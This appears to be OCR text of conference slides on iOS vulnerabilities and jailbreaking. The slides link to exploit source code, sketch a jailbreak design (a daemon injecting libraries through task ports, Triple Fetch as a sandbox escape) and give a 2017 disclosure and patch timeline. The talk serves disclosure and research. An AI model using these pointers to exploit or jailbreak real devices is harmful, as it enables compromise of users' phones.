
Jailbreak

Exploit source code

- https://github.com/doadam/ziVA
- for educational purposes and evaluation by IT Administrators and Pentesters alike, and should not be used in any unintended way.

Jailbreak

Jailbreak project



Jailbreak

Jailbreak project

- Kernel exploits are not the problem
- It’s Cydia that has to be rewritten
- Data only patches could still work, but likely need a “jailbreakd” daemon
  - Daemon would intercept process creation and inject libraries through task port.
- Ian Beer’s Triple Fetch could be used as sandbox escape
  - Allows any process’s task port, including mediaserver, plus debugging

Agenda

Review of neglected attack surfaces

Past vs the Future

Vulnerabilities

New iOS vulnerabilities

Exploitation

New techniques as well

Jailbreak

WEN ETA PLZ

Conclusions

And Q&A

Disclosure Timeline

Vulnerability disclosure
20th March, 2017

Apple confirmed 1st bug
29th March, 2017

Patch distributed
15th May, 2017

Conclusions

- Apple did amazing job last year
  - First company to introduce PAN
  - Enhanced security to heap
- Currently most secure mobile OS
- BUT! work still has to be done

THANK YOU

Time for non WEN-ETA questions ☺